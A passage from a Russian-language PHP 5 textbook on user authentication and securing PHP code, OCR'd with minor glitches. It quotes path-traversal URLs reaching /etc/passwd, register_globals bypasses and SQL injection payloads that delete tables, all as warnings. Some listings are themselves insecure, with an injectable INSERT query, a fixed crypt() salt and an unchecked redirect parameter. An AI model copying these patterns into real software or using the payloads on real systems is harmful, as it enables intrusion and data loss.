


Рис. 11.6. *Пользователей можно добавлять в файл* `users.txt`

Листинг 11.8. Пароли зашифровываются и сохраняются в файле

```
<html>

<head>
<title>Аутентификация пользователей</title>
</head>

<body>
<?php
   if (isset($_POST["user"]) && isset($_POST["pass"])) {
      $pwfile = fopen("users.txt", "a");
      fputs($pwfile, $_POST["user"] . ":" . crypt($_POST["pass"], "pw") . "\n");
      fclose($pwfile);
?>
Пользователь

<?php
echo htmlspecialchars($_POST["user"]) . ":" .
     crypt($_POST["pass"], "pw");
?>
добавлен.

<?php
|
?>

<form method="post">
Имя пользователя: <input type="text" name="user" /><br />
Пароль: <input type="password" name="pass" /><br />
<input type="submit" value="Зашифровать!" />
</form>

</body>
</html>
```

ВНИМАНИЕ!

Этот пример очень упрощен, поэтому он лишен некоторых специфических предпосылок, связанных с безопасностью. В реальном приложении вам нужно будет защитить этот сценарий, чтобы только вы могли получать к нему доступ. Более того, файл с именем пользователя и паролем не должен быть доступным для чтения пользователям; в частности, он не может быть доступным для загрузки с помощью Web-браузера — его потребуется переместить за пределы дерева Web-документов.

После того как будут добавлены новые пользователи, нужно создать сценарий, который будет проверять, существует ли в этом файле данное имя пользователя и пароль – то есть, был ли уже этот пользователь зарегистрирован в системе.

Для этого извлекаются введенные в процессе HTTP-аутентификации имя пользователя и пароль, как было показано ранее. После этого проверяется синтаксис файла пользователя с данной комбинацией "имя пользователя/пароль". Если проверка будет выполнена успешно, этому пользователю будет предоставлен доступ. В листинге 11.9 показан весь код, который может работать как с Apache, так и с IIS.

Листинг 11.9. Проверка имен пользователей и паролей на соответствие данным в файле

```
<?php
if (isset($_SERVER["PHP_AUTH_USER"])) {
   $user = $_SERVER["PHP_AUTH_USER"];
   $pass = $_SERVER["PHP_AUTH_PW"];
} elseif (isset($_SERVER["HTTP_AUTHORIZATION"])) {
   if (substr($_SERVER["HTTP_AUTHORIZATION"], 0, 5) == "Basic") {
      $userpass = split(":",
      base64_decode(substr($_SERVER["HTTP_AUTHORIZATION"], 6)));
      $user = $userpass[0];
      $pass = $userpass[1];
   }
}

$auth = false;
$pwfile = fopen("users.txt", "r");
while (!feof($pwfile)) {
   $data = split(":", rtrim(fgets($pwfile, 1024)));
   if ($user == $data[0] && crypt($pass, "pw") == $data[1]) {
      $auth = true;
      break;
   }
}
fclose($pwfile);

if (!$auth) {
   header("WWW-Authenticate: Basic realm=\"PHP 5 Unleashed Protected Area\"");
   header("HTTP/1.0 401 Unauthorized");
} else {
   echo("Добро пожаловать, $user!");
}
?>
```

НА ЗАМЕТКУ

Будьте внимательны и не допустите ошибку: функция `fgets()` считывает данные до конца строки, включая `/n` в конце. Следовательно, этот символ должен быть удален с помощью PHP-функции `rtrim()`.

Использование имен и паролей из базы данных

Чем больше пользователей будет зарегистрировано, тем менее пригодным будет вариант, предусматривающий использование текстового файла. Со временем вы захотите использовать базу данных для хранения информации о пользователях. В этом варианте также предусматривается работа двух сценариев. Первый из них, представленный в листинге 11.10, позволяет добавлять новых пользователей в базу данных. База данных называется `auth`; в ней содержится таблица `users`, которая имеет как минимум два поля, `user` и `pass`, каждое из которых имеет тип `VARCHAR(255)`.

Листинг 11.10. Пароли зашифровываются и сохраняются в базе данных

```
<html>
<head>
<title>Аутентификация пользователей</title>
</head>
<body>
<?php
   if (isset($_POST["user"]) && isset($_POST["pass"])) {
      $pwdb = mysql_connect("localhost", "user", "pwd");
      mysql_select_db("auth", $pwdb);
      mysql_query("INSERT INTO users (user, pass) VALUES ('" .
         $_POST["user"] . "', '" . crypt($_POST["pass"], "pw") . "')",
         $pwdb);
?>
Пользователь
<?php
   echo htmlspecialchars($_POST["user"]) . ":" .
      crypt($_POST["pass"], "pw");
?>
добавлен.
<?php
}
?>
<form method="post">
Имя пользователя: <input type="text" name="user" /><br />
Пароль: <input type="password" name="pass" /><br />
<input type="submit" name="Зашифровать!" />
</form>
</body>
</html>
```

Сценарий, который проверяет комбинации "имя пользователя/пароль", подобен предыдущему сценарию, в котором применялся файл. Однако на этот раз необходимая информация извлекается из источника данных MySQL, как показано в листинге 11.11.

Листинг 11.11. Имена пользователей и пароли проверяются на соответствие данным в базе

```
<?php
   if (isset($_SERVER["PHP_AUTH_USER"])) {
      $user = $_SERVER["PHP_AUTH_USER"];
      $pass = $_SERVER["PHP_AUTH_PW"];
   } elseif (isset($_SERVER["HTTP_AUTHORIZATION"])) {
      if (substr($_SERVER["HTTP_AUTHORIZATION"], 0, 5) == "Basic") {
         $userpass = split(":",
         base64_decode(substr($_SERVER["HTTP_AUTHORIZATION"], 6)));
         $user = $userpass[0];
         $pass = $userpass[1];
      }
   }
   $auth = false;
```

```
    $pwdb = mysql_connect("localhost", "user", "pwd");
    mysql_select_db("auth", $pwdb);
    $rows = mysql_query("SELECT user, pass FROM users", $pwdb);
    while ($row = mysql_fetch_array($rows)) {
       if ($user == $row["user"] && crypt($pass, "pw") == $row["pass"]) {
          $auth = true;
          break;
       }
    }
    if (!$auth) {
       header("WWW-Authenticate: Basic realm=\"PHP 5 Unleashed Protected Area\"");
       header("HTTP/1.0 401 Unauthorized");
    }
?>
```

Основное преимущество этого варианта заключается в том, что вам не нужно заботиться о блокировке файла и обеспечении параллельного доступа к файлу `users.txt` — база данных делает это автоматически. Поэтому от вас больше ничего не потребуется, а пользователи смогут самостоятельно проходить процедуру аутентификации.

СОВЕТ

Если использовать модуль Apache `mod_auth_mysql`, то весь процесс управления и проверки имен пользователей станет еще проще. Этот модуль был написан одним из основных разработчиков PHP Зивом Сураски (Zeev Suraski) (часть "Ze" в "Zend"). На момент написания этой книги его можно было найти по адресу `http://www.mysql.com/portal/software/item-241.html`, но работал он только в среде Unix/Linux. В разделе File Usage содержится информация об установке, подготовке базы данных MySQL и внедрению модуля в ваш Web-сервер Apache.

Использование PHP-сеансов

Каждый из рассмотренных нами способов имеет два главных недостатка:

- Вы должны обладать некоторыми правами на своем Web-сервере — в отношении многих размещаемых модулей это условие не может быть выполнено.
- Они не работают в режиме CGI; особенно под управлением Windows некоторые пользователи до сих пор не осмеливаются использовать ISAPI-модуль PHP (автор этой главы тоже стал сомневаться, после того как на одной из презентаций узнал некоторые подробности о стабильности этого модуля в более старой версии PHP).

Единственный вариант, который работает в любых условиях — это использование PHP-сеансов. Информация о результатах прохождения процедуры аутентификации пользователем хранится в переменной сеанса. Благодаря возможности управления PHP-сеансами, эта информация будет доступна на всех страницах Web-приложения.

НА ЗАМЕТКУ

Функции обработки PHP-сеансов рассматриваются в главе 6.

Перед тем как начать работу с PHP-сеансами, проверьте, имеются ли в файле `php.ini` соответствующие настройки, связанные с сеансами:

- Должен быть указан путь к каталогу, в котором будут записываться данные сеансов; PHP должен иметь возможность записи информации в этот каталог (`session_save_path`).
- Присвойте параметру `session.user_cookies` значение 1, чтобы PHP всегда пытался установить cookie-набор вместе с идентификатором сеанса. Благодаря этому ваше приложение будет более защищенным. Не стоит переживать, если клиент не принимает cookie-наборы; идентификатор сеанса будет передан через URL.
- Если вы хотите реализовать аутентификацию на основе сеанса на каждой странице своего Web-сайта, присвойте параметру `session.auto_start` значение 1. Если этот вид аутентификации вы хотите реализовать только для некоторых страниц сайта, то в таком случае сеансы следует начинать только на этих страницах посредством функции `session_start()`.

В этом варианте мы также начинаем использовать простой пример при условии, что действительной является только одна комбинация "имя пользователя/пароль". Переменная сеанса `username` будет хранить имя зарегистрированного на данный момент пользователя. Если эта переменная не существует, пользователь не будет зарегистрирован. А если переменная существует, то пользователь будет зарегистрирован.

Если переменная сеанса не существует, на экране будет отображена форма, в которой пользователь сможет ввести имя и соответствующий пароль:

```
<form method="post">
<input type="text" name="user" /><br />
<input type="password" name="pass" /><br />
<input type="submit" name="submit" value="Вход" />
</form>
```

После того как пользователь введет данные в HTML-форме, проверяется имя и пароль. Если они действительные, пользователь будет зарегистрирован. Следует иметь в виду, что для того чтобы сохранить статус зарегистрированного пользователя, нужно определить переменную сеанса. В листинге 11.12 представлена полная версия кода для страницы регистрации.

Листинг 11.12. Простая страница регистрации

```
<?php
   session_start();
   if (isset($_POST["submit"])) {
      if ($_POST["user"] == "php5" && $_POST["pass"] == "iscool") {
         $_SESSION["username"] = $_POST["user"];
      }
   }
?>
<html>
<head>
<title>Аутентификация пользователей</title>
```

```
</head>
<body>
<?php
   if (isset($_SESSION["username"])) {
      echo("Вы успешно вошли!");
   } else {
?>
<form method="post">
<input type="text" name="user" /><br />
<input type="password" name="pass" /><br />
<input type="submit" name="submit" value="Вход" />
</form>
<?php
   }
?>
</body>
</html>
```

Все работает нормально; однако чтобы смоделировать весь процесс регистрации, необходимо переадресовать пользователя после успешной регистрации. Но куда?

Здесь мы воспользуемся одной хитростью. Если связаться с формой регистрации, то следующий адрес мы примем как часть URL, куда будет переадресован пользователь: `http://servername/login.php?url=/path/to/origin.php`. Однако если это значение не будет задано, пользователь будет переадресован на файл `index.php`.

К сожалению, этот простой способ будет связан с некоторыми трудностями, в зависимости от вашей конфигурации PHP. Если у вас PHP не будет использовать cookie-наборы и/или если пользователь не будет принимать cookie-наборы во время сеанса, тогда вам придется вручную добавлять информацию о сеансе в URL. Это можно сделать с помощью двух PHP-функций:

- `session_name()` возвращает имя PHP-сеанса (например, `"PHPSESSID"`).
- `session_id()` возвращает ID сеанса (например, `"18143b51ee37ac73cea81cd19ba20f2c"`).

Они дают нам три возможных варианта:

- Если cookie-набор сеанса существует, то есть, если определена переменная `$_COOKIE[session_name()]`, пользователь будет переадресован.
- Если cookie-набор сеанса не существует, информацию сеанса необходимо добавить в URL. Сначала проверяется, содержит ли URL знак вопроса. Если да, то добавляется `"&" . session_name() . "=" . session_id()` (например, `"&PHPSESSID=18143b51ee37ac73cea81cd19ba20f2c"`).
- Если cookie-набор сеанса не существует, и URL переадресации не содержит вопросительный знак, добавляется `"?" . session_name() . "=" . session_id()` (например, `"?PHPSESSID=18143b51ee37ac73cea81cd19ba20f2c"`).

В результате получаем следующий код:

```
if (!isset($_COOKIE[session_name()])) {
   if (strstr($url, "?")) {
      header("Location: " . $url .
             "&" . session_name() . "=" . session_id());
```

```
      } else {
         header("Location: " . $url .
                "?" . session_name() . "=" . session_id());
      }
   } else {
      header("Location: " . $url);
   }
```

Остальная часть кода содержит стандартную процедуру – HTML-форму, принимающую имя пользователя и пароль. После заполнения этой формы осуществляется проверка полученных данных на соответствие "php5"/"iscool". Если проверка будет успешной, определяется URL для переадресации. Используется либо $_GET["src"], либо используется стандартное значение "index.php".

В листинге 11.13 показана полная версия кода для страницы регистрации.

Листинг 11.13. Усовершенствованный вариант страницы регистрации

```
<?php
session_start();
if (isset($_POST["submit"])) {
   if ($_POST["user"] == "php5" && $_POST["pass"] == "iscool") {
      $_SESSION["username"] = $_POST["user"];
      if (isset($_GET["url"])) {
         $url = $_GET["url"];
      } else {
         $url = "index.php";
      }
      if (!isset($_COOKIE[session_name()])) {
         if (strstr($url, "?")) {
            header("Location: " . $url .
               "&" . session_name() . "=" . session_id());
         } else {
            header("Location: " . $url .
               "?" . session_name() . "=" . session_id());
         }
      } else {
         header("Location: " . $url);
      }
   }
}
?>
<html>
<head>
<title>Аутентификация пользователей</title>
</head>
<body>
<form method="post">
<input type="text" name="user" /><br />
<input type="password" name="pass" /><br />
<input type="submit" name="submit" value="Вход" />
</form>
</body>
</html>
```

В завершение необходим код, который проверял бы информацию, связанную с сеансом. Если переменная `$_SESSION["username"]` определена, то никаких действий предпринимать не нужно. Если, однако, пользователь не прошел процедуру регистрации, его необходимо переадресовать на страницу регистрации. Имя текущего сценария (`$_SERVER["SCRIPT_NAME"]`) отправляется этому сценарию в качестве `GET`-переменной `URL`. Этот код представлен в листинге 11.14. На рис. 11.7 показан результат в окне Web-браузера.

Листинг 11.14. Если пользователь не зарегистрировался, загружается форма регистрации

```
<?php
session_start();
if (!isset($_SESSION["username"])) {
   header("Location: /protected3/login.php?url=" .
          urlencode($_SERVER["SCRIPT_NAME"]));
}
?>
```




Рис. 11.7. *Страница регистрации – страница, на которую указывает ссылка, видна как часть URL*

НА ЗАМЕТКУ

В этом разделе мы создадим несколько страниц регистрации. Если вы захотите использовать какую-нибудь из них, переименуйте требуемый вам файл в `login.php`, чтобы в предыдущем коде он вызывался автоматически.

Чтобы использовать его, у вас есть две возможности:

- Вставьте предыдущий код в начало каждой PHP-страницы, которую хотите защитить, до отправки каких-либо выходных данных HTTP (необходимых для обработки сеанса). Можно использовать функции `include()`, `require()` или `require_once()`.
- Вставьте этот код во все файлы, используя `auto_prepend_file` в файле `php.ini`. Однако прежде чем сделать это, допишите код, чтобы он проверял, вызывается ли он на странице с именем `login.php` – страница регистрации должна быть доступна без ввода пароля!

Использование статических имен пользователей и паролей

Эту схему сейчас можно применить к двум другим вариантам с управлением паролем. Во-первых, мы используем текстовый файл, в котором хранятся имена пользователей и соответствующие пароли (crypt() -encrypted). Исходный код для добавления пользователей в этот файл остался таким же, как и код из предыдущего раздела, поскольку формат файла не изменился. Что изменилось, так это код, в котором выполняется проверка этой информации. Эта логика кода будет включена в файл login.php. Если соответствующая запись будет найдена в файле с именем пользователя и пароля, то, соответственно, будет установлена переменная сеанса. В листинге 11.15 представлена полная версия кода для этой страницы.

Листинг 11.15. Информация о регистрации считывается из файла

```
<?php
session_start();
if (isset($_POST["submit"])) {
   $user = $_POST["user"];
   $pass = $_POST["pass"];
   $auth = false;
   $pwfile = fopen("users.txt", "r");
   while (!feof($pwfile)) {
      $data = split(":", rtrim(fgets($pwfile, 1024)));
      if ($user == $data[0] && crypt($pass, "pw") == $data[1]) {
         $auth = true;
         break;
      }
   }
   fclose($pwfile);

   if ($auth) {
      $_SESSION["username"] = $user;
      if (isset($_GET["url"])) {
         $url = $_GET["url"];
      } else {
         $url = "index.php";
      }
      if (!isset($_COOKIE[session_name()])) {
         if (strstr($url, "?")) {
            header("Location: " . $url .
               "&" . session_name() . "=" . session_id());
         } else {
            header("Location: " . $url .
               "?" . session_name() . "=" . session_id());
         }
      } else {
         header("Location: " . $url);
      }
   }
}
?>
```

```
<html>
<head>
<title>Аутентификация пользователей</title>
</head>
<body>
<form method="post">
<input type="text" name="user" /><br />
<input type="password" name="pass" /><br />
<input type="submit" name="submit" value="Вход" />
</form>
</body>
</html>
```

Использование имен пользователей и паролей из базы данных

Если у вас есть доступ к MySQL, то в таком случае информацию о своих пользователях удобнее хранить в базе данных. С помощью MySQL можно упростить обработку информации о пользователях (включая добавление, изменение и даже удаление данных).

НА ЗАМЕТКУ

Не знаете, что такое MySQL? Или не знаете, как с ним работать? В главе 23 вы найдете полное описание реляционных баз данных, а глава 24 будет посвящена исключительно MySQL.

Структуру базы данных мы уже рассматривали — в основном, это столбцы `user` и `pass`, содержащие имя пользователя и соответствующий пароль, причем пароль зашифрован с помощью PHP-функции `crypt()`. Следующий фрагмент кода считывает информацию и сравнивает ее с именем и паролем, которые были введены пользователем:

```
$user = $_POST["user"];
$pass = $_POST["pass"];
$auth = false;
$pwdb = mysql_connect("localhost", "user", "pwd");
mysql_select_db("auth", $pwdb);
$rows = mysql_query("SELECT user, pass FROM users", $pwdb);
while ($row = mysql_fetch_array($rows)) {
   if ($user == $row["user"] && crypt($pass, "pw") == $row["pass"]) {
      $auth = true;
      break;
   }
}
```

Остальная часть кода не претерпела изменений. Определяется переменная сеанса, затем происходит переадресация пользователя. При необходимости, в URL вручную добавляется имя и идентификатор текущего сеанса PHP.

В листинге 11.16 представлена полная версия кода для страницы регистрации под управлением MySQL.

Листинг 11.16. Информация о регистрации загружается из базы данных

```
<?php
session_start();
if (isset($_POST["submit"])) {
   $user = $_POST["user"];
   $pass = $_POST["pass"];
   $auth = false;
   $pwdb = mysql_connect("localhost", "user", "pwd");
   mysql_select_db("auth", $pwdb);
   $rows = mysql_query("SELECT user, pass FROM users", $pwdb);
   while ($row = mysql_fetch_array($rows)) {
      if ($user == $row["user"] && crypt($pass, "pw") == $row["pass"]) {
         $auth = true;
         break;
      }
   }

   if ($auth) {
      $_SESSION["username"] = $user;
      if (isset($_GET["url"])) {
         $url = $_GET["url"];
      } else {
         $url = "index.php";
      }

      if (!isset($_COOKIE[session_name()])) {
         if (strstr($url, "?")) {
            header("Location: " . $url .
               "&" . session_name() . "=" . session_id());
         } else {
            header("Location: " . $url .
               "?" . session_name() . "=" . session_id());
         }
      } else {
         header("Location: " . $url);
      }
   }
}
?>
<html>
<head>
<title>Аутентификация пользователей</title>
</head>
<body>
<form method="post">
<input type="text" name="user" /><br />
<input type="password" name="pass" /><br />
<input type="submit" name="submit" value="Вход" />
</form>
</body>
</html>
```

СОВЕТ

Этот способ ни в коей мере не ограничен базой данных MySQL. Если чуть-чуть изменить код, его можно будет адаптировать для использования с PostgreSQL, MSSQL или любыми другими источниками данных. Если вы использовали классы PEAR:DB, то изменить придется всего лишь одну строку кода — в том месте, где присутствует информация о соединении данных с базой данных.

Защита PHP-кода

Завершающая часть этой главы посвящена рассмотрению некоторых распространенных проблем с защитой в PHP-коде и способов их решения. Также, мы поговорим о некоторых распространенных проблемах с безопасностью, не зависящих от PHP.

Параметр register_globals

Еще одной причиной популярности языка PHP является возможность настройки параметра `register_globals` в файле `php.ini` с присваиванием ему значения `on`. Работать с данными форм, cookie-наборами или сеансами было очень просто — достаточно было использовать `$name`, чтобы получить доступ. К сожалению, это приводило к тому, что многие пользователи писали неэффективный код. Далее показан пример такого кода — это видоизмененная версия кода для проверки паролей, который уже рассматривался в этой главе:

```
if ($name == "php5" && $pass == "cool") {
   $auth = true;
}
if ($auth) {
   $_SESSION["username"] = $user;
   // далее следует код, связанный с переадресацией
   // ...
}
```

На первый взгляд, этот код должен функционировать нормально. При вводе неправильной комбинации имени пользователя и пароля переменная `$auth` не устанавливается, и не создается переменная сеанса. А что произойдет, если злоумышленник (или просто экспериментатор-любитель) вызовет это сценарий следующим способом: `http://servername/login.php?auth=1`? Что получится в результате?

Ответ следующий: переменная `$auth` уже может существовать, поскольку существует GET-переменная `auth`; таким образом, пользователю покажется, что он уже прошел процедуру регистрации, и может быть определена переменная сеанса. Защиту можно обойти, если в адрес URL добавить семь символов.

Кто-то может сказать, что основной причиной проблемы с безопасностью является то, что переменная `$auth` еще не была инициализирована. И действительно, если код изменяется так, что переменная `$auth` имеет значение `false` (значение по умолчанию), то ни о каком использовании не может быть и речи:

```
$auth = false;
if ($name == "php5" && $pass == "cool") {
   $auth = true;
}
if ($auth) {
   $_SESSION["username"] = $user;
   // далее следует код, связанный с переадресацией
   // ...
}
```

Опасность, однако, кроется рядом. Если параметру register_globals присвоено значение on, тогда можно изменить проверку результатов регистрации пользователя:

вместо

```
if (!isset($_SESSION["username"])) {
```

использовать

```
if (!isset($username)) {
```

Нетрудно догадаться, как можно с этим справиться: http://servername/page.php?username=Bill. Вам был необходим просто доступ к переменной сеанса username, а $username предоставляет доступ и к GET-переменной username, разрешая использование.

Таким образом, чтобы защитить PHP-код, рекомендуется присвоить параметру register_globals значение off. На это есть свои основания:

- Простое добавление данных в URL не позволит обойти защиту.
- Вы получаете явный доступ к переменной, используя $_GET, $_POST, $_COOKIE, $_SERVER и так далее. Если вам необходимо прочитать cookie-набор, вы получаете только cookie-набор, а не данные GET или POST.
- Использование $_GET и $_POST и так далее работает независимо от конфигурации PHP. Однако если вы включите параметр register_globals, а ваш хостинг-партнер запретит эту функцию, вам придется переписывать свой код.

Следует отметить, что решение о выключении параметра register_globals по умолчанию (было введено в PHP 4.2.0) не было простым; многие ведущие разработчики считали это ненужным действием. Между прочим, чаще всех об этом говорил сам Расмус Лердорф (Rasmus Lerdorf).

Хотя об этом изменении конфигурации было сказано в примечаниях к выпуску и упомянуто на домашней странице php.net, в статьях за 2003 год можно встретить использование параметра register_globals. Очевидно, что авторы статей пользовались довольно старой версией PHP с включенным параметром register_globals. А у пользователей, работающих с новыми версиями PHP, этот параметр выключен, поэтому сценарии работать не будут.

Вывод прост: выключите параметр register_globals на всех своих компьютерах. Может быть, это доставит вам некоторые хлопоты, однако ваш сценарий сможет работать практически на любом компьютере.

СОВЕТ

Если вы все же хотите использовать параметр `register_globals`, то вот секрет специально для вас: PHP-функция `import_request_variables()` преобразовывает суперглобальные переменные в переменные, имена которых вы уже использовали.

Полная отчетность об ошибках

Давайте снова вернемся к примеру с глобальными переменными. В первом неверном коде можно было избежать всех проблем, если бы на экран выводилось предупреждающее сообщение об использовании неинициализированных переменных. К сожалению, стандартным значением сообщения об ошибке в файле `php.ini` является следующее:

```
error_reporting = E_ALL & ~E_NOTICE
```

Это означает ведение отчета обо всех ошибках, но без уведомления о них. Практически всегда такой вариант неприемлем. Если вы обращаетесь к неинициализированной переменной, то в некоторых случаях все будет работать так, как и было задумано, а в других случаях это может быть просто опечатка. Таким образом, следует настроить параметр `error_reporting` так, чтобы вести полную отчетность об ошибках. Вряд ли кому-то нравятся сообщения об ошибках, поэтому самой главной вашей задачей должно быть написание кода, во время выполнения которого не будут возникать ошибки, стало быть, не будут появляться сообщения о них. Далее показана настройка для максимальной отчетности:

```
error_reporting = E_ALL
```

Имейте в виду, что поставщики услуг настраивают параметр `error_reporting` так, как считают нужным. Для работы у себя дома вы можете выбрать вариант `E_ALL & ~E_NOTICE`, а владелец сервера, на котором размещен ваш сайт, может использовать `E_ALL`, что в результате может привести к неприятным сообщениям в вашем коде.

Чтобы гарантировать совместимость со всеми настройками параметра `error_reporting`, выберите для своей системы вариант `E_ALL`.

СОВЕТ

Если вы не хотите использовать полную отчетность об ошибках (или если вы получили большой объем кода, и не успеете изменить его в течение короткого времени), с помощью PHP-функции `error_reporting()` вы сможете вести постраничный отчет об ошибках.

В PHP 5 введен новый параметр — уровень ошибки `E_STRICT` (значение 2048). Он еще строже, чем `E_ALL`, и включает вывод дополнительных предупреждающих сообщений в случае использования функций, исключенных из PHP.

Если вы закончили работу над своим приложением и хотите опубликовать его, следует полностью запретить ведение отчета об ошибках. Однако это не означает, что вам нужно будет изменять конфигурационное значение параметра `error_reporting`; наоборот, вы должны сообщить PHP о том, чтобы он не посылал сообщения об ошибках клиенту:

```
display_errors = Off
```

Однако нужно сделать так, чтобы эти сообщения об ошибках регистрировались в журнале вашего Web-сервера, поэтому присвойте параметру `log_errors` значение `On`.

Никому и ничему не доверяйте — особенно данным пользователей

Всякий раз при получении данных от пользователей нужно быть готовым к самому худшему. В идеальном мире все пользователи водят безупречные данные (в безупречных формах). Однако нет смысла надеяться на то, что когда-нибудь именно так все и будет. Следовательно, необходимо тщательно проверять данные, поступающие от каждого пользователя. Если пользователь вводит данные, соответствующие своему возрасту, проверьте — числовые ли это данные:

```
if (!is_numeric($_POST["my_age"])) {
   // далее следует код обработки ошибок
}
```

Вы просите пользователя указать адрес электронной почты, и записываете этот адрес в поле базы данных? В таком случае, если поле базы данных принимает 50 символов, а адрес электронной почты будет иметь большее количество символов, может произойти какая-нибудь неприятность. Либо будет усечена информация, либо, что еще хуже, вы получите сообщение об ошибке базы данных. Таким образом, сначала необходимо применить функцию `trim()`, а затем проверить длину введенных символов.

НА ЗАМЕТКУ

Для более совершенной проверки введенных пользователем данных используют регулярные выражения.

Печать пользовательских данных

Вывод пользовательских данных — это еще одна потенциальная лазейка для злоумышленников. Как правило, необходимо всегда проверять свои выходные данные! Представьте, что у вас есть гостевая книга, в которой пользователи могут записывать свои пожелания. Если вы выводите текст без предварительной проверки, это может привести к некоторым нежелательным результатам, особенно если применяется формат HTML. Незакрытый элемент `<table>` может привести к появлению пустой страницы в браузере Netscape 4; представьте, какой нужен код на языке JavaScript, чтобы описать макет страницы. Либо используйте функцию `strip_tags()` для удаления всех HTML-дескрипторов, либо, что еще лучше, преобразуйте пользовательские данные в печатаемый текст, воспользовавшись функцией `htmlspecialchars()`.

Работа с файлами

Если где-то в своем Web-приложении вы работаете с файлами, то это тоже может нести потенциальную угрозу. Множество систем CMS (Content Management System — система управления содержимым) работают с такими URL следующим образом:

```
http://servername/renderer.php?template=whatever.xml
```

Вроде бы все хорошо, однако что произойдет, если ввести имя несуществующего файла?

```
http://servername/renderer.php?template=does-not-exist.xml
```

Нужно избавиться от вывода сообщения об ошибке PHP, например `could not open stream` (невозможно открыть поток). Перехватите ошибку и отправьте специальное сообщение об ошибке (или даже автоматически генерируемое электронное письмо) Web-мастеру. Неважно, пассивная ли это ссылка, или же попытка взлома — об этом в любом случае нужно сообщать.

Следует, однако, отметить еще одну особенность. Допустим, тот же сценарий вызывается следующим образом:

```
http://servername/renderer.php?template=/etc/passwd
```

или так:

```
http://servername/renderer.php?template=../../../../etc/passwd
```

Если вы просто читаете шаблон, заменяете некоторые заполнители и затем печатаете все в STDOUT, некоторые секретные файлы могут быть подвергнуты риску. Поэтому следует проверять не только то, что открывается существующий файл, но и то, *можно ли* открывать данный файл.

Учтите также, что каждая операция с файлом представляет собой системный вызов. Может быть, кто-то попытается вместо имени файла ввести команду оболочки. Тогда эта команда будет выполнена, если вы не произведете соответствующую проверку. На всякий случай, используйте PHP-функцию `escapeshellarg()`, которая ставит одинарные кавычки вокруг параметра и пропускает специальные символы.

Работа с базами данных

При работе с базами данных могут возникнуть очень опасные изъяны в безопасности. На многих страницах может появиться что-нибудь подобное:

```
db_query("SELECT * FROM table WHERE id=" . $_GET["id"]);
```

Запрос хороший, а что получится, если параметр `ID` будет иметь значение `"0; DELETE FROM table"`? Значит, нужно использовать хотя бы кавычки:

```
db_query("SELECT * FROM table WHERE id='" . $_GET["id"]) . "'";
```

Однако и этот код можно испортить; параметр `ID` должен иметь следующее значение:

```
"'; DELETE FROM table; SELECT * FROM table WHERE id='"
```

Нетрудно предположить, посредством какого параметра можно как минимум испортить код. Из-за одного апострофа будут сгенерированы сообщения об ошибках на множестве страниц. Поэтому проверяйте данные пользователей, а также проверяйте операторы SQL.

"Магические" кавычки PHP кому-то нравятся, а кто-то их не очень любит. Для всех специальных символов в пользовательских данных добавляется обратная косая черта; `"McDonald's"` преобразуется в `"McDonald\'s"` и так далее. Если включить "магические" кавычки, можно будет не добавлять вручную косую черту; в противном случае используйте функцию `addslashes()`, которая выполняет то же самое.

Это, однако, является спецификой MySQL; в некоторых других системах баз данных используется два разных варианта:

- Одинарные кавычки в SQL-строке необходимо дублировать, а не отменять с помощью обратного слэша: например, `'McDonald's'` – неправильно, а `'McDonald''s'` – правильно.
- Необходимо запрещать использование других специальных символов, например, квадратных скобок.

Для данного случая используйте одно или несколько регулярных выражений для пропуска этих символов:

```
$str = preg_replace("'", "''", $str);
```

СОВЕТ

Для множественной замены очень удобно использовать функцию `strtr()`.

Также проверяйте ошибки базы данных и перехватывайте их. Будет очень плохо, если вы получите сообщение об ошибке наподобие `connection to database failed` (ошибка подключения к базе данных); более подробное сообщение об ошибке, которое может включать имя сервера базы данных и его порт, будет еще хуже, поскольку злоумышленник сможет выведать дополнительную информацию о вашей установке.

Резюме

Заниматься вопросами защиты информации интересно, а иногда даже занятно, если это не касается своей собственной системы. Более подробную информацию о возможных проблемах с безопасностью можно найти в справочном руководстве по PHP, в разделе о защите данных. Рекомендуется посетить сайт Open Web Application Security Project (OWASP), который находится по адресу `www.owasp.org`. На его страницах можно узнать о распространенных изъянах в безопасности и способах их устранения.

В этой главе вы узнали о способах защиты Web-сайта от внешнего доступа (получить доступ к странице смогут только известные вам пользователи) и внутреннего (благодаря ловким приемам программирования, вы сможете защитить Web-приложение и Web-сервер от повреждения). Следующая глава будет посвящена похожей теме – шифрованию данных.

ГЛАВА

12

Шифрование данных

В ЭТОЙ ГЛАВЕ...

- Сравнение алгоритмов общего секрета и открытого ключа
- Алгоритмы общего секрета
- Шифрование открытым ключом
- Использование открытых ключей в PHP

Если в течение последних 10 лет вы жили вблизи цивилизации, то, скорее всего, могли хотя бы один раз слышать термин *криптография* (cryptography), или *шифрование* (encryption). Более того, вы наверняка знаете, что это означает: берется определенная порция информации и перемешивается беспорядочным образом, чтобы никто не мог прочитать ее, кроме того человека, для которого она предназначена. Однако вы можете не знать о механизме шифрования и, что более существенно, об использовании шифрования в программах.

В этой главе будут рассмотрены две основные категории шифрования: с общим секретом и открытым ключом. Каждая разновидность шифрования основана на одном и том же базовом принципе: сторона А использует ключ и/или алгоритм для преобразования открытого сообщения в зашифрованный текст и отправляет его стороне Б. Сторона Б использует ключ и/или алгоритм для преобразования зашифрованного текста обратно в открытый (незашифрованный) текст.

Сравнение алгоритмов общего секрета и открытого ключа

